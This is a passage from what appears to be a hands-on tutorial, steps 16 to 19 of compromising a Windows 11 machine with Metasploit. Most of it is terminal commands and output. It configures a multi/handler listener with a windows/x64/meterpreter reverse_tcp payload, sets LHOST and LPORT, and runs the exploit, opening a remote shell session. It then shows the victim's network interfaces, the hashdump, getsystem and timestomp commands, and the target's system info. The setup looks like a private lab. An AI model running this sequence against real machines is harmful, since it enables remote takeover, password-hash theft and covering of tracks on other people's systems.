


```
   2881     \_ target: Windows 2000 English ALL                                 .                 .          .      .
   2882     \_ target: Windows XP Pro SP0/SP1 English                           .                 .          .      .
   2883     \_ target: Windows NT SP5/SP6a English                              .                 .          .      .
   2884     \_ target: Windows 2003 Server English                              .                 .          .      .
   2885  exploit/windows/ftp/freeftpd_pass                                      2013-08-20       normal     Yes    freeFTPd PASS Comma
nd Buffer Overflow
   2886  exploit/windows/fileformat/galan_fileformat_bof                        2009-12-07       normal     No     gAlan 0.2.1 Buffer
Overflow
   2887  exploit/windows/fileformat/iftp_schedule_bof                           2014-11-06       normal     No     i-FTP Schedule Buff
er Overflow
   2888  exploit/windows/local/ipass_launch_app                                 2015-03-12       excellent  Yes    iPass Mobile Client
 Service Privilege Escalation
   2889  exploit/windows/browser/lpviewer_url                                   2008-10-06       normal     No     iseemedia / Roxio /
 MGI Software LPViewer ActiveX Control Buffer Overflow
   2890  exploit/windows/browser/mirc_irc_url                                   2003-10-13       normal     No     mIRC IRC URL Buffer
 Overflow
   2891     \_ target: Windows 2000 Pro English All                             .                 .          .      .
   2892     \_ target: Windows XP Pro SP0/SP1 English                           .                 .          .      .
   2893  exploit/windows/misc/mirc_privmsg_server                               2008-10-02       normal     No     mIRC PRIVMSG Handli
ng Stack Buffer Overflow
   2894  exploit/windows/fileformat/xradio_xrl_sehbof                           2011-02-08       normal     No     xRadio 0.95b Buffer
 Overflow


Interact with a module by name or index. For example info 2894, use 2894 or use exploit/windows/fileformat/xradio_xrl_sehbof

msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) >
msf6 exploit(multi/handler) >
msf6 exploit(multi/handler) > set payload windows/x64/meterpreter/reverse_tcp
payload => windows/x64/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > 
```

16. Set LHOST and LPORT.



```
msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) >
msf6 exploit(multi/handler) >
msf6 exploit(multi/handler) > set payload windows/x64/meterpreter/reverse_tcp
payload => windows/x64/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > show options

Payload options (windows/x64/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST                      yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target



View the full module info with the info, or info -d command.

msf6 exploit(multi/handler) > set LHOST 192.168.222.131
LHOST => 192.168.222.131
msf6 exploit(multi/handler) > set LPORT 6565
LPORT => 6565
msf6 exploit(multi/handler) > 
```




```
   --  ----
   0   Wildcard Target


View the full module info with the info, or info -d command.

msf6 exploit(multi/handler) > set LHOST 192.168.222.131
LHOST => 192.168.222.131
msf6 exploit(multi/handler) > set LPORT 6565
LPORT => 6565
msf6 exploit(multi/handler) > show options

Payload options (windows/x64/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     192.168.222.131  yes       The listen address (an interface may be specified)
   LPORT     6565             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target


View the full module info with the info, or info -d command.

msf6 exploit(multi/handler) > 
```

LHOST:192.168.222.131


LPORT: 6565

17. Finally, started exploitation.




```
msf6 exploit(multi/handler) > set LHOST 192.168.222.131
LHOST => 192.168.222.131
msf6 exploit(multi/handler) > set LPORT 6565
LPORT => 6565
msf6 exploit(multi/handler) > show options

Payload options (windows/x64/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     192.168.222.131  yes       The listen address (an interface may be specified)
   LPORT     6565             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target


View the full module info with the info, or info -d command.

msf6 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.222.131:6565
[*] Sending stage (201798 bytes) to 192.168.222.1
[*] Meterpreter session 1 opened (192.168.222.131:6565 -> 192.168.222.1:64902) at 2024-08-22 00:05:50 +0600

meterpreter > 
```

18. Find out victims ip address.




```
============
Name         : VMware Virtual Ethernet Adapter for VMnet1
Hardware MAC : 00:50:56:c0:00:01
MTU          : 1500
IPv4 Address : 192.168.145.1
IPv4 Netmask : 255.255.255.0
IPv6 Address : fe80::213b:d446:1d33:7848
IPv6 Netmask : ffff:ffff:ffff:ffff::


Interface 16
============
Name         : Intel(R) Dual Band Wireless-AC 8265
Hardware MAC : c0:b8:83:a9:93:40
MTU          : 1500
IPv4 Address : 192.168.0.106
IPv4 Netmask : 255.255.255.0
IPv6 Address : fe80::de62:ee75:ba8e:ce17
IPv6 Netmask : ffff:ffff:ffff:ffff::


Interface 18
============
Name         : Bluetooth Device (Personal Area Network)
Hardware MAC : c0:b8:83:a9:93:44
MTU          : 1500
IPv4 Address : 169.254.229.46
IPv4 Netmask : 255.255.0.0
IPv6 Address : fe80::d498:18c4:5422:355f
IPv6 Netmask : ffff:ffff:ffff:ffff::


Interface 23
```



```
Wireless LAN adapter Wi-Fi:

   Connection-specific DNS Suffix  . :
   Description . . . . . . . . . . . : Intel(R) Dual Band Wireless-AC 8265
   Physical Address. . . . . . . . . : [redacted]
   DHCP Enabled. . . . . . . . . . . : Yes
   Autoconfiguration Enabled . . . . : Yes
   Link-local IPv6 Address . . . . . : fe80::de62:ee75:ba8e:ce17%16(Preferred)
   IPv4 Address. . . . . . . . . . . : 192.168.0.106(Preferred)
   Subnet Mask . . . . . . . . . . . : [redacted]
   Lease Obtained. . . . . . . . . . :
   Lease Expires . . . . . . . . . . :
   Default Gateway . . . . . . . . . :
   DHCP Server . . . . . . . . . . . :
   DHCPv6 IAID . . . . . . . . . . . :
   DHCPv6 Client DUID. . . . . . . . :
   DNS Servers . . . . . . . . . . . : 192.168.0.1
   NetBIOS over Tcpip. . . . . . . . : Enabled
```

Victim machine IP

19. Now checked the system info



```
    Command                   Description
    -------                   -----------
    getsystem                 Attempt to elevate your privilege to that of local system.


Priv: Password database Commands
================================

    Command                   Description
    -------                   -----------
    hashdump                  Dumps the contents of the SAM database


Priv: Timestomp Commands
========================

    Command                   Description
    -------                   -----------
    timestomp                 Manipulate file MACE attributes

For more info on a specific command, use <command> -h or help <command>.

meterpreter > sysinfo
Computer        : HASAN
OS              : Windows 11 (10.0 Build 22631).
Architecture    : x64
System Language : en_US
Domain          : WORKGROUP
Logged On Users : 2
Meterpreter     : x64/windows
meterpreter >
```

Finally, It’s done.